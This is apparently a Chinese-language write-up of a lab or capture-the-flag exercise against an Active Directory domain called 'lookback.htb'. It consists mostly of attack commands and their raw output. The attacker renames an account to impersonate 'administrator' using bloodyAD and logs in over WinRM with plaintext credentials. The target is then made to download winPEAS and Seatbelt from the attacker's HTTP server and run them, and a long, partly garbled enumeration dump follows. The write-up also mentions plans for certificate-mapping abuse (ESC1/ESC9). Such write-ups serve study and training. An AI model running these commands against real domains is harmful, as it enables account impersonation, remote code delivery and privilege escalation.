
IT-login-user 更名 **administrator** (无空格-失败)

```

1 proxychains -q -f /home/kali/Desktop/hmv/lookback/codex/proxychains_chisel.conf \
2 bloodyAD --host 172.16.55.128 -d lookback.htb -u 'IT-admin' -p 'V9#bT6itAdmin2026!' \
3 set object IT-login-user sAMAccountName -v 'administrator'

```

IT-login-user 更名 administrator (有空格-成功)

```

1 (web)-(root@kali)-[/home/kali]
2 # proxychains -q bloodyAD --host 172.16.55.128 -d lookback.htb -u 'IT-admin' -p 'V9bT6itAdmin2026' set object 'administrator ' userPrincipalName -v 'administrator@lookback.htb'
3 [+] IT-login-user's sAMAccountName has been updated

```

为 administrator 设置 UPN 为 administrator@lookback.htb

```

1 (web)-(root@kali)-[/home/kali]
2 # proxychains -q bloodyAD --host 172.16.55.128 -d lookback.htb -u 'IT-admin' -p 'V9bT6itAdmin2026' set object 'administrator ' userPrincipalName -v 'administrator@lookback.htb'
3 [+] administrator 's userPrincipalName has been updated

```

核对修改后的属性 (sAMAccountName、UPN、SID)

```

1 (web)-(root@kali)-[/home/kali]
2 # proxychains -q bloodyAD --host 172.16.55.128 -d lookback.htb -u 'IT-admin' -p 'V9bT6itAdmin2026' get object 'administrator ' --attr sAMAccountName --attr userPrincipalName --attr objectSid
3
4 distinguishedName: CN=IT-login-user,CN=Users,DC=lookback,DC=htb
5 objectSid: S-1-5-21-3830242231-3868280746-2763890440-1112

```

Ending

- 用户名显示为 **lookback\administrator**（无尾部空格，系统已自动 trim）。
- SID 为 **S-1-5-21-3830242231-3868280746-2763890440-1112**，这是 **IT-login-user** 的原始 SID（RID 1112），不是内置管理员 RID 500。
- 组成员仅有 **LOOKBACK\IT** 等普通组，无 **Domain Admins**。
- 特权仅包含 **SeMachineAccountPrivilege**（允许将计算机加入域）和 **SeChangeNotifyPrivilege**，无高权限。

结论：改名成功实现了用户名冒充，但权限未提升。这是一个典型的“名称欺骗”而非“权限劫持”。该账户目前可用于基于名称的证书注册攻击（如 AD CS ESC1），但无法直接 DCSync

```

1  └─(web)-(root@kali)-[/home/kali]
2  └─# proxychains -q nxc winrm 172.16.55.128 -d lookback.htb -u 'administrat
   or ' -p 'ITLogin!2026#Qw' -X "whoami /all"
3  WINRM      172.16.55.128    5985    DC01                [*] Windows Server 202
   2 Build 20348 (name:DC01) (domain:lookback.htb)
4  /usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: Cryptography
   DeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ci
   phers.algorithms.ARC4 and will be removed from cryptography.hazmat.primiti
   ves.ciphers.algorithms in 48.0.0.
5      arc4 = algorithms.ARC4(self._key)
6  WINRM      172.16.55.128    5985    DC01                [+] lookback.htb\admin
   istrator :ITLogin!2026#Qw (Pwn3d!)

7  WINRM      172.16.55.128    5985    DC01                [+] Executed command
   (shell type: powershell)
8  WINRM      172.16.55.128    5985    DC01
9  WINRM      172.16.55.128    5985    DC01                USER INFORMATION
10 WINRM      172.16.55.128    5985    DC01                -----
11 WINRM      172.16.55.128    5985    DC01
12 WINRM      172.16.55.128    5985    DC01                User Name
   SID
13 WINRM      172.16.55.128    5985    DC01                =====
   = =====
14 WINRM      172.16.55.128    5985    DC01                lookback\administrato
   r S-1-5-21-3830242231-3868280746-2763890440-1112

15 WINRM      172.16.55.128    5985    DC01
16 WINRM      172.16.55.128    5985    DC01
17 WINRM      172.16.55.128    5985    DC01                GROUP INFORMATION
18 WINRM      172.16.55.128    5985    DC01                -----
19 WINRM      172.16.55.128    5985    DC01
20 WINRM      172.16.55.128    5985    DC01                Group Name
   Type                               SID
   Attributes
21 WINRM      172.16.55.128    5985    DC01                =====
   =====
   =====

22 WINRM      172.16.55.128    5985    DC01                Everyone
   Well-known group S-1-1-0
   Mandatory group, Enabled by default, Enabled group

```

23	WINRM ent Users	172.16.55.128 Alias	5985	DC01	BUILTIN\Remote Managem S-1-5-32-580
					Mandatory group, Enabled by default, Enabled group
24	WINRM	172.16.55.128 Alias	5985	DC01	BUILTIN\Users S-1-5-32-545
					Mandatory group, Enabled by default, Enabled group
25	WINRM 00 Compatible Access	172.16.55.128 Alias	5985	DC01	BUILTIN\Pre-Windows 20 S-1-5-32-554
					Mandatory group, Enabled by default, Enabled group
26	WINRM ervice DCOM Access	172.16.55.128 Alias	5985	DC01	BUILTIN\Certificate Se S-1-5-32-574
					Mandatory group, Enabled by default, Enabled group
27	WINRM	172.16.55.128	5985	DC01	NT AUTHORITY\NETWORK Well-known group S-1-5-2
					Mandatory group, Enabled by default, Enabled group
28	WINRM ated Users	172.16.55.128 Well-known group	5985	DC01	NT AUTHORITY\Authentic S-1-5-11
					Mandatory group, Enabled by default, Enabled group
29	WINRM nization	172.16.55.128 Well-known group	5985	DC01	NT AUTHORITY\This Orga S-1-5-15
					Mandatory group, Enabled by default, Enabled group
30	WINRM	172.16.55.128 Group	5985	DC01	LOOKBACK\IT S-1-5-21-3830242231-3868280746-2763 890440-1109
					Mandatory group, Enabled by default, Enabled group
31	WINRM entication	172.16.55.128 Well-known group	5985	DC01	NT AUTHORITY\NTLM Auth S-1-5-64-10
					Mandatory group, Enabled by default, Enabled group
32	WINRM m Plus Mandatory Level Label	172.16.55.128	5985	DC01	Mandatory Label\Mediu S-1-16-8448

```

33 WINRM      172.16.55.128  5985  DC01
34 WINRM      172.16.55.128  5985  DC01
35 WINRM      172.16.55.128  5985  DC01
36 WINRM      172.16.55.128  5985  DC01
37 WINRM      172.16.55.128  5985  DC01
38 WINRM      172.16.55.128  5985  DC01
                                     PRIVILEGES INFORMATION
                                     -----
                                     Privilege Name
                                     Description                               State
39 WINRM      172.16.55.128  5985  DC01
=====
40 WINRM      172.16.55.128  5985  DC01
   ege      Add workstations to domain      Enabled
41 WINRM      172.16.55.128  5985  DC01
   e      Bypass traverse checking          Enabled
42 WINRM      172.16.55.128  5985  DC01
   ivilege Increase a process working set Enabled
43 WINRM      172.16.55.128  5985  DC01
44 WINRM      172.16.55.128  5985  DC01
45 WINRM      172.16.55.128  5985  DC01
   N
46 WINRM      172.16.55.128  5985  DC01
   -
47 WINRM      172.16.55.128  5985  DC01
48 WINRM      172.16.55.128  5985  DC01
49 WINRM      172.16.55.128  5985  DC01
50 WINRM      172.16.55.128  5985  DC01
   ynamic Access Control on this device has been disabled.

```

Final Ending-ESC9弱证书映射

winpeas&Seatbelt

upload

```

1  └─(web)-(root@kali)-[/home/kali]
2  └─# proxychains -q nxc winrm '172.16.55.128' -d 'lookback.htb' -u 'adminis
   trator ' -p 'ITLogin!2026#Qw' -X '$ProgressPreference="SilentlyContinue";
   Invoke-WebRequest -UseBasicParsing -Uri "http://172.16.55.193:8000/winPEAS
   x64.exe" -OutFile "C:\ProgramData\winPEASx64.exe"; Invoke-WebRequest -UseB
   asicParsing -Uri "http://172.16.55.193:8000/Seatbelt.exe" -OutFile "C:\Pro
   gramData\Seatbelt.exe"; Get-Item "C:\ProgramData\Seatbelt.exe","C:\Program
   Data\winPEASx64.exe" | Select-Object FullName,Length'
3  WINRM      172.16.55.128    5985    DC01                [*] Windows Server 202
   2 Build 20348 (name:DC01) (domain:lookback.htb)
4  /usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: Cryptography
   DeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ci
   phers.algorithms.ARC4 and will be removed from cryptography.hazmat.primiti
   ves.ciphers.algorithms in 48.0.0.
5      arc4 = algorithms.ARC4(self._key)
6  WINRM      172.16.55.128    5985    DC01                [+] lookback.htb\admin
   istrator :ITLogin!2026#Qw (Pwn3d!)

7  WINRM      172.16.55.128    5985    DC01                [+] Executed command
   (shell type: powershell)
8  WINRM      172.16.55.128    5985    DC01
9  WINRM      172.16.55.128    5985    DC01                FullName
   Length
10 WINRM      172.16.55.128    5985    DC01                -----
   -----
11 WINRM      172.16.55.128    5985    DC01                C:\ProgramData\Seatbel
   t.exe 556032
12 WINRM      172.16.55.128    5985    DC01                C:\ProgramData\winPEAS
   x64.exe 10170880
13 WINRM      172.16.55.128    5985    DC01

```

```
1  └─(web)-(root@kali)-[/home/.../hmv/lookback/myself/tools]
2  └─# updog -p 8000
3  [+] Serving /home/kali/Desktop/hmv/lookback/myself/tools on 0.0.0.0:800
    0...
4  WARNING: This is a development server. Do not use it in a production deplo
    yment. Use a production WSGI server instead.
5  * Running on all addresses (0.0.0.0)
6  * Running on http://127.0.0.1:8000
7  * Running on http://61.139.2.134:8000
8  Press CTRL+C to quit
9  172.16.55.128 - - [11/Apr/2026 07:07:50] "GET /winPEASx64.exe HTTP/1.1" 20
    0 -
10 172.16.55.128 - - [11/Apr/2026 07:07:50] "GET /Seatbelt.exe HTTP/1.1" 200
    -
```

run

```

1  └─(kali㉿kali)-[~]
2  └─$ proxychains -q nxc winrm '172.16.55.128' -d 'lookback.htb' -u 'adminis
   trator ' -p 'ITLogin!2026#Qw' -X 'Start-Process -FilePath "C:\ProgramData
   \winPEASx64.exe" -ArgumentList "quiet" -RedirectStandardOutput "C:\Program
   Data\winpeas_out.txt" -RedirectStandardError "C:\ProgramData\winpeas_err.t
   xt" -WindowStyle Hidden -Wait; Get-Item "C:\ProgramData\winpeas_out.tx
   t","C:\ProgramData\winpeas_err.txt" | Select-Object FullName,Length'
3  WINRM      172.16.55.128    5985    DC01                [*] Windows Server 202
   2 Build 20348 (name:DC01) (domain:lookback.htb)
4  /usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: Cryptography
   DeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ci
   phers.algorithms.ARC4 and will be removed from cryptography.hazmat.primiti
   ves.ciphers.algorithms in 48.0.0.
5      arc4 = algorithms.ARC4(self._key)
6  WINRM      172.16.55.128    5985    DC01                [+] lookback.htb\admin
   istrator :ITLogin!2026#Qw (Pwn3d!)
7  WINRM      172.16.55.128    5985    DC01                [+] Executed command
   (shell type: powershell)
8  WINRM      172.16.55.128    5985    DC01
9  WINRM      172.16.55.128    5985    DC01                FullName
   Length
10 WINRM      172.16.55.128    5985    DC01                -----
   -----
11 WINRM      172.16.55.128    5985    DC01                C:\ProgramData\winpeas
   _out.txt 129138
12 WINRM      172.16.55.128    5985    DC01                C:\ProgramData\winpeas
   _err.txt    0

```

content

```

1  └─(kali㉿kali)-[~]
2  └─$ proxychains -q nxc winrm '172.16.55.128' -d 'lookback.htb' -u 'admini
   strator ' -p 'ITLogin!2026#Qw' -X 'Get-Content "C:\ProgramData\winpeas_ou
   t.txt"'
3  WINRM      172.16.55.128    5985    DC01                [*] Windows Server 20
   22 Build 20348 (name:DC01) (domain:lookback.htb)
4  /usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: Cryptograph
   yDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.
   ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.prim
   itives.ciphers.algorithms in 48.0.0.
5      arc4 = algorithms.ARC4(self._key)
6  WINRM      172.16.55.128    5985    DC01                [+] lookback.htb\admi
   nistrator :ITLogin!2026#Qw (Pwn3d!)

7  WINRM      172.16.55.128    5985    DC01                [+] Executed command
   (shell type: powershell)
8  WINRM      172.16.55.128    5985    DC01                [!] If you want to r
   un the file analysis checks (search sensitive information in files), you
   need to specify the 'fileanalysis' or 'all' argument. Note that this sear
   ch might take several minutes. For help, run winpeass.exe --help

9  WINRM      172.16.55.128    5985    DC01                ANSI color bit for Wi
   ndows is not set. If you are executing this from a Windows terminal insid
   e the host you should run 'REG ADD HKCU\Console /v VirtualTerminalLevel /
   t REG_DWORD /d 1' and then start a new CMD

10 WINRM      172.16.55.128    5985    DC01                Long paths are disabl
   ed, so the maximum length of a path supported is 260 chars (this may caus
   e false negatives when looking for files). If you are admin, you can enab
   le it with 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\FileSystem /v V
   irtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD

11 WINRM      172.16.55.128    5985    DC01                WinPEAS-ng by @hack
   tricks_live
12 WINRM      172.16.55.128    5985    DC01
13 WINRM      172.16.55.128    5985    DC01                /-----
   -----\

14 WINRM      172.16.55.128    5985    DC01                |
   Do you like PEASS?                                |

15 WINRM      172.16.55.128    5985    DC01                |-----
   -----|
16

```

```

17 WINRM      172.16.55.128    5985    DC01      |      Lear
   n Cloud Hacking      :      training.hacktricks.xyz      |
18 WINRM      172.16.55.128    5985    DC01      |      Foll
   ow on Twitter      :      @hacktricks_live      |
19 WINRM      172.16.55.128    5985    DC01      |      Resp
   ect on HTB      :      SirBroccoli      |
20 WINRM      172.16.55.128    5985    DC01      |-----
   -----|
21 WINRM      172.16.55.128    5985    DC01      |
   Thank you!      |
22 WINRM      172.16.55.128    5985    DC01      \-----
   -----/
23
24 WINRM      172.16.55.128    5985    DC01
   WINRM      172.16.55.128    5985    DC01      [+] Legend:
   WINRM      172.16.55.128    5985    DC01      Red
25 Indicates a special privilege over an object or something is misco
   nfigured
26 WINRM      172.16.55.128    5985    DC01      Green
   Indicates that some protection is enabled or something is well con
   figured
27 WINRM      172.16.55.128    5985    DC01      Cyan
   Indicates active users
28 WINRM      172.16.55.128    5985    DC01      Blue
   Indicates disabled users
29 WINRM      172.16.55.128    5985    DC01      LightYellow
30 Indicates links
   WINRM      172.16.55.128    5985    DC01
   WINRM      172.16.55.128    5985    DC01      You can find a Windo
31 ws local PE Checklist here: https://book.hacktricks.wiki/en/windows-harde
   ning/checklist-windows-privilege-escalation.html
   WINRM      172.16.55.128    5985    DC01      Creating Dynamic l
32 ists, this could take a while, please wait...
   WINRM      172.16.55.128    5985    DC01      - Loading sensitiv
33 e_files yaml definitions file...
   WINRM      172.16.55.128    5985    DC01      - Loading regexes
34 yaml definitions file...
   WINRM      172.16.55.128    5985    DC01      - Checking if doma
35 in...
   WINRM      172.16.55.128    5985    DC01      - Getting Win32_Us
36 erAccount info...

```



```

57 sion-exploits

58 WINRM      172.16.55.128    5985    DC01          [X] Exception: Acce
59 ss is denied

60 WINRM      172.16.55.128    5985    DC01          Éííííííííí¹ Showing
All Microsoft Updates
WINRM      172.16.55.128    5985    DC01          [X] Exception: Crea
ting an instance of the COM component with CLSID {B699E5E8-67FF-4177-88B0
-3684A3388BFB} from the IClassFactory failed due to the following error:
61 80070005 Access is denied. (Exception from HRESULT: 0x80070005 (E_ACCESSD
62 ENIED)).
WINRM      172.16.55.128    5985    DC01
WINRM      172.16.55.128    5985    DC01          Éííííííííí¹ System L
ast Shutdown Date/time (from Registry)

63
64 WINRM      172.16.55.128    5985    DC01
WINRM      172.16.55.128    5985    DC01          Last Shutdown Dat
e/time      :      4/10/2026 8:46:46 PM

65
66 WINRM      172.16.55.128    5985    DC01
67 WINRM      172.16.55.128    5985    DC01          Éííííííííí¹ User Env
ironment Variables
WINRM      172.16.55.128    5985    DC01          È Check for some pass
68 words or keys in the env variables

69 WINRM      172.16.55.128    5985    DC01          COMPUTERNAME: DC0
1
70 WINRM      172.16.55.128    5985    DC01          PUBLIC: C:\Users
\Public
71 WINRM      172.16.55.128    5985    DC01          LOCALAPPDATA:
C:\Users\administrator .LOOKBACK\AppData\Local
WINRM      172.16.55.128    5985    DC01          PSModulePath:
C:\Users\administrator .LOOKBACK\Documents\WindowsPowerShell\Modules;C:\P
rogram Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerSh
ell\v1.0\Modules;C:\Program Files (x86)\Microsoft SQL Server\160\Tools\Po
72 werShell\Modules\
WINRM      172.16.55.128    5985    DC01          PROCESSOR_ARCHITE
73 CTURE: AMD64
WINRM      172.16.55.128    5985    DC01          Path: C:\Windows
\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\Windows
PowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Program Files (x86)\Micr
osoft SQL Server\160\Tools\Binn\;C:\Program Files\Microsoft SQL Server\16
0\Tools\Binn\;C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\170\T
ools\Binn\;C:\Program Files\Microsoft SQL Server\160\DTs\Binn\;C:\Users\a
74 dministrator .LOOKBACK\AppData\Local\Microsoft\WindowsApps
WINRM      172.16.55.128    5985    DC01          CommonProgramFile
75 s(x86): C:\Program Files (x86)\Common Files

```

76	WINRM	172.16.55.128	5985	DC01	ProgramFiles(x86): C:\Program Files (x86)
77	WINRM	172.16.55.128	5985	DC01	PROCESSOR_LEVEL: 25
78	WINRM	172.16.55.128	5985	DC01	ProgramFiles: C:\Program Files
79	WINRM	172.16.55.128	5985	DC01	PATHEXT: .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
80	WINRM	172.16.55.128	5985	DC01	USERPROFILE: C:\Users\administrator .LOOKBACK
81	WINRM	172.16.55.128	5985	DC01	SystemRoot: C:\Windows
82	WINRM	172.16.55.128	5985	DC01	ALLUSERSPROFILE: C:\ProgramData
83	WINRM	172.16.55.128	5985	DC01	DriverData: C:\Windows\System32\Drivers\DriverData
84	WINRM	172.16.55.128	5985	DC01	ProgramData: C:\ProgramData
85	WINRM	172.16.55.128	5985	DC01	PROCESSOR_REVISION: 4401
86	WINRM	172.16.55.128	5985	DC01	USERNAME: administrator
87	WINRM	172.16.55.128	5985	DC01	CommonProgramW6432: C:\Program Files\Common Files
88	WINRM	172.16.55.128	5985	DC01	CommonProgramFileS: C:\Program Files\Common Files
89	WINRM	172.16.55.128	5985	DC01	OS: Windows_NT
90	WINRM	172.16.55.128	5985	DC01	PROCESSOR_IDENTIFIER: AMD64 Family 25 Model 68 Stepping 1, AuthenticAMD
91	WINRM	172.16.55.128	5985	DC01	ComSpec: C:\Windows\system32\cmd.exe
92	WINRM	172.16.55.128	5985	DC01	SystemDrive: C:
93	WINRM	172.16.55.128	5985	DC01	TEMP: C:\Users\ADMINI~1\AppData\Local\Temp
94	WINRM	172.16.55.128	5985	DC01	NUMBER_OF_PROCESSORS: 4
95	WINRM	172.16.55.128	5985	DC01	APPDATA: C:\Users\administrator .LOOKBACK\AppData\Roaming
96	WINRM	172.16.55.128	5985	DC01	TMP: C:\Users\ADMINI~1\AppData\Local\Temp
97	WINRM	172.16.55.128	5985	DC01	ProgramW6432: C:\Program Files
98	WINRM	172.16.55.128	5985	DC01	windir: C:\Windows
99	WINRM	172.16.55.128	5985	DC01	USERDOMAIN: LOOKBACK
100	WINRM	172.16.55.128	5985	DC01	USERDNSDOMAIN: lookback.htb

101	WINRM	172.16.55.128	5985	DC01	
102	WINRM	172.16.55.128	5985	DC01	Éííííííííí¹ System E
	environment Variables				
	WINRM	172.16.55.128	5985	DC01	È Check for some pass
103	words or keys in the env variables				
104	WINRM	172.16.55.128	5985	DC01	ComSpec: C:\Windo
	ws\system32\cmd.exe				
105	WINRM	172.16.55.128	5985	DC01	DriverData: C:\Wi
106	ndows\System32\Drivers\DriverData				
	WINRM	172.16.55.128	5985	DC01	OS: Windows_NT
	WINRM	172.16.55.128	5985	DC01	Path: C:\Windows
	\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\Windows				
	PowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Program Files (x86)\Micr				
107	osoft SQL Server\160\Tools\Binn\;C:\Program Files\Microsoft SQL Server\16				
	0\Tools\Binn\;C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\170\T				
	ools\Binn\;C:\Program Files\Microsoft SQL Server\160\DTs\Binn\				
108	WINRM	172.16.55.128	5985	DC01	PATHEXT: .COM;.EX
	E;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC				
109	WINRM	172.16.55.128	5985	DC01	PROCESSOR_ARCHITE
	CTURE: AMD64				
	WINRM	172.16.55.128	5985	DC01	PSModulePath:
	C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPow				
110	erShell\v1.0\Modules;C:\Program Files (x86)\Microsoft SQL Server\160\Tool				
	s\PowerShell\Modules\				
111	WINRM	172.16.55.128	5985	DC01	TEMP: C:\Windows
	\TEMP				
112	WINRM	172.16.55.128	5985	DC01	TMP: C:\Windows\T
113	EMP				
	WINRM	172.16.55.128	5985	DC01	USERNAME: SYSTEM
114	WINRM	172.16.55.128	5985	DC01	windir: C:\Window
	s				
115	WINRM	172.16.55.128	5985	DC01	NUMBER_OF_PROCESS
	ORS: 4				
116	WINRM	172.16.55.128	5985	DC01	PROCESSOR_LEVEL:
	25				
117	WINRM	172.16.55.128	5985	DC01	PROCESSOR_IDENTIF
	IER: AMD64 Family 25 Model 68 Stepping 1, AuthenticAMD				
118	WINRM	172.16.55.128	5985	DC01	PROCESSOR_REVISIO
119	N: 4401				
	WINRM	172.16.55.128	5985	DC01	
120	WINRM	172.16.55.128	5985	DC01	Éííííííííí¹ Audit Se
	ttings				
121	WINRM	172.16.55.128	5985	DC01	È Check what is bein
122	g logged				
123	WINRM	172.16.55.128	5985	DC01	Not Found
	WINRM	172.16.55.128	5985	DC01	

124	WINRM	172.16.55.128	5985	DC01	ÉÉÉÉÉÉÉÉÉÉ¹ Audit Po
125	lity Settings – Classic & Advanced				
126	WINRM	172.16.55.128	5985	DC01	ÉÉÉÉÉÉÉÉÉÉ¹ WEF Sett
	WINRM	172.16.55.128	5985	DC01	ings
127	WINRM	172.16.55.128	5985	DC01	È Windows Event Forwa
128	rding, is interesting to know were are sent the logs				
129	WINRM	172.16.55.128	5985	DC01	Not Found
130	WINRM	172.16.55.128	5985	DC01	ÉÉÉÉÉÉÉÉÉÉ¹ LAPS Set
	WINRM	172.16.55.128	5985	DC01	tings
131	WINRM	172.16.55.128	5985	DC01	È If installed, loca
	l administrator password is changed frequently and is restricted by ACL				
132	WINRM	172.16.55.128	5985	DC01	LAPS Enabled: LAP
133	S not installed				
134	WINRM	172.16.55.128	5985	DC01	ÉÉÉÉÉÉÉÉÉÉ¹ Wdigest
	WINRM	172.16.55.128	5985	DC01	È If enabled, plain-t
	WINRM	172.16.55.128	5985	DC01	ext crds could be stored in LSASS https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#wdigest
135					
136	WINRM	172.16.55.128	5985	DC01	Wdigest is not en
137	abled				
138	WINRM	172.16.55.128	5985	DC01	ÉÉÉÉÉÉÉÉÉÉ¹ LSA Prot
	WINRM	172.16.55.128	5985	DC01	ection
	WINRM	172.16.55.128	5985	DC01	È If enabled, a drive
139	r is needed to read LSASS memory (If Secure Boot or UEFI, RunAsPPL cannot be disabled by deleting the registry key) https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#lsa-protection				
140	WINRM	172.16.55.128	5985	DC01	LSA Protection i
141	s not enabled				
142	WINRM	172.16.55.128	5985	DC01	ÉÉÉÉÉÉÉÉÉÉ¹ Credenti
	WINRM	172.16.55.128	5985	DC01	als Guard
	WINRM	172.16.55.128	5985	DC01	È If enabled, a drive
143	r is needed to read LSASS memory https://book.hacktricks.wiki/windows-hardening/stealing-credentials/credentials-protections#credentials-guard				
144	WINRM	172.16.55.128	5985	DC01	CredentialGuard i
145	s not enabled				
	WINRM	172.16.55.128	5985	DC01	

146	WINRM	172.16.55.128	5985	DC01	ÉÉÉÉÉÉÉÉÉÉ¹	Cached C
	reds					
	WINRM	172.16.55.128	5985	DC01	È	If > 0, credential
						s will be cached in the registry and accessible by SYSTEM user https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#cached-credentials
147						
148	WINRM	172.16.55.128	5985	DC01		cachedlogonscount is 10
149	t is 10					
	WINRM	172.16.55.128	5985	DC01		
	WINRM	172.16.55.128	5985	DC01	ÉÉÉÉÉÉÉÉÉÉ¹	Enumerat
150						ing saved credentials in Registry (CurrentPass)
151						
	WINRM	172.16.55.128	5985	DC01		
152	WINRM	172.16.55.128	5985	DC01	ÉÉÉÉÉÉÉÉÉÉ¹	AV Infor
	mation					
153	WINRM	172.16.55.128	5985	DC01		[X] Exception: Inva
	lid namespace					
154	WINRM	172.16.55.128	5985	DC01		No AV was detecte
155	d!!					
156	WINRM	172.16.55.128	5985	DC01		Not Found
	WINRM	172.16.55.128	5985	DC01		
157	WINRM	172.16.55.128	5985	DC01	ÉÉÉÉÉÉÉÉÉÉ¹	Windows
158	Defender configuration					
	WINRM	172.16.55.128	5985	DC01		Local Settings
159	WINRM	172.16.55.128	5985	DC01		Group Policy Settin
160	gs					
	WINRM	172.16.55.128	5985	DC01		
161	WINRM	172.16.55.128	5985	DC01	ÉÉÉÉÉÉÉÉÉÉ¹	UAC Stat
	us					
	WINRM	172.16.55.128	5985	DC01	È	If you are in the A
						dministrators group check how to bypass the UAC https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#fr
162	om-administrator-medium-to-high-integrity-level--uac-bypasss					
	WINRM	172.16.55.128	5985	DC01		ConsentPromptBeha
163	viorAdmin: 5 - PromptForNonWindowsBinaries					
164						
	WINRM	172.16.55.128	5985	DC01		EnableLUA: 1
165	WINRM	172.16.55.128	5985	DC01		LocalAccountToken
	FilterPolicy:					
166	WINRM	172.16.55.128	5985	DC01		FilterAdministrat
	orToken:					
	WINRM	172.16.55.128	5985	DC01		[*] LocalAccoun
167	tTokenFilterPolicy set to 0 and FilterAdministratorToken != 1.					
	WINRM	172.16.55.128	5985	DC01		[-] Only the RI
168	D-500 local admin account can be used for lateral movement.					

169					
170	WINRM	172.16.55.128	5985	DC01	
	WINRM	172.16.55.128	5985	DC01	ÉÍÍÍÍÍÍÍÍÍ¹ PowerShe
171	ll Settings				
	WINRM	172.16.55.128	5985	DC01	PowerShell v2 Ver
172	sion: 2.0				
	WINRM	172.16.55.128	5985	DC01	PowerShell v5 Ver
173	sion: 5.1.20348.1				
	WINRM	172.16.55.128	5985	DC01	PowerShell Core V
174	ersion:				
	WINRM	172.16.55.128	5985	DC01	Transcription Set
175	tings:				
	WINRM	172.16.55.128	5985	DC01	Module Logging Se
176	ttings:				
177	WINRM	172.16.55.128	5985	DC01	Scriptblock Loggi
178	ng Settings:				
179	WINRM	172.16.55.128	5985	DC01	PS history file:
	WINRM	172.16.55.128	5985	DC01	PS history size:
	WINRM	172.16.55.128	5985	DC01	
180	WINRM	172.16.55.128	5985	DC01	ÉÍÍÍÍÍÍÍÍÍ¹ Enumerat
	ing PowerShell Session Settings using the registry				
181	WINRM	172.16.55.128	5985	DC01	You must be an
182	administrator to run this check				
183	WINRM	172.16.55.128	5985	DC01	
	WINRM	172.16.55.128	5985	DC01	ÉÍÍÍÍÍÍÍÍÍ¹ PS defau
184	lt transcripts history				
185	WINRM	172.16.55.128	5985	DC01	È Read the PS histor
	y inside these files (if any)				
186	WINRM	172.16.55.128	5985	DC01	
	WINRM	172.16.55.128	5985	DC01	ÉÍÍÍÍÍÍÍÍÍ¹ HKCU Int
187	ernet Settings				
	WINRM	172.16.55.128	5985	DC01	CertificateRevoca
188	tion: 1				
	WINRM	172.16.55.128	5985	DC01	DisableCachingOfS
189	SLPages: 0				
	WINRM	172.16.55.128	5985	DC01	IE5_UA_Backup_Fla
190	g: 5.0				
	WINRM	172.16.55.128	5985	DC01	PrivacyAdvanced:
191	1				
	WINRM	172.16.55.128	5985	DC01	SecureProtocols:
192	10240				
	WINRM	172.16.55.128	5985	DC01	User Agent: Mozil
193	la/4.0 (compatible; MSIE 8.0; Win32)				
194	WINRM	172.16.55.128	5985	DC01	ZonesSecurityUpgr
	ade: System.Byte[]				
195	WINRM	172.16.55.128	5985	DC01	

196	WINRM	172.16.55.128	5985	DC01	Éííííííííí¹ HKLM Int
	ernet Settings				
197	WINRM	172.16.55.128	5985	DC01	ActiveXCache:
198	C:\Windows\Downloaded Program Files				
199	WINRM	172.16.55.128	5985	DC01	CodeBaseSearchPat
200	h: CODEBASE				
201	WINRM	172.16.55.128	5985	DC01	EnablePunycode: 1
	WINRM	172.16.55.128	5985	DC01	MinorVersion: 0
	WINRM	172.16.55.128	5985	DC01	WarnOnIntranet: 1
202	WINRM	172.16.55.128	5985	DC01	
	WINRM	172.16.55.128	5985	DC01	Éííííííííí¹ Drives I
	nformation				
203	WINRM	172.16.55.128	5985	DC01	È Remember that you s
	hould search more info inside the other drives				
204	WINRM	172.16.55.128	5985	DC01	C:\ (Type: Fixed)
205	(Filesystem: NTFS)(Available space: 41 GB)(Permissions: Users [Allow: App				
	endData/CreateDirectories])				
206	WINRM	172.16.55.128	5985	DC01	
	WINRM	172.16.55.128	5985	DC01	Éííííííííí¹ Checkin
	g WSUS				
207	WINRM	172.16.55.128	5985	DC01	È https://book.hackt
208	ricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.				
209	html#wsus				
	WINRM	172.16.55.128	5985	DC01	Not Found
210	WINRM	172.16.55.128	5985	DC01	
	WINRM	172.16.55.128	5985	DC01	Éííííííííí¹ Checkin
	g KrbRelayUp				
211	WINRM	172.16.55.128	5985	DC01	È https://book.hackt
	ricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.				
212	WINRM	172.16.55.128	5985	DC01	html#krbrelayup
	The system is insid				
	e a domain (LOOKBACK) so it could be vulnerable.				
213	WINRM	172.16.55.128	5985	DC01	È You can try http
214	s://github.com/Dec0ne/KrbRelayUp to escalate privileges				
215	WINRM	172.16.55.128	5985	DC01	
	WINRM	172.16.55.128	5985	DC01	Éííííííííí¹ Checkin
	g If Inside Container				
216	WINRM	172.16.55.128	5985	DC01	È If the binary cexec
	svc.exe or associated service exists, you are inside Docker				
217					
218	WINRM	172.16.55.128	5985	DC01	You are NOT inside a
	container				
219	WINRM	172.16.55.128	5985	DC01	
	WINRM	172.16.55.128	5985	DC01	Éííííííííí¹ Checkin
	g AlwaysInstallElevated				

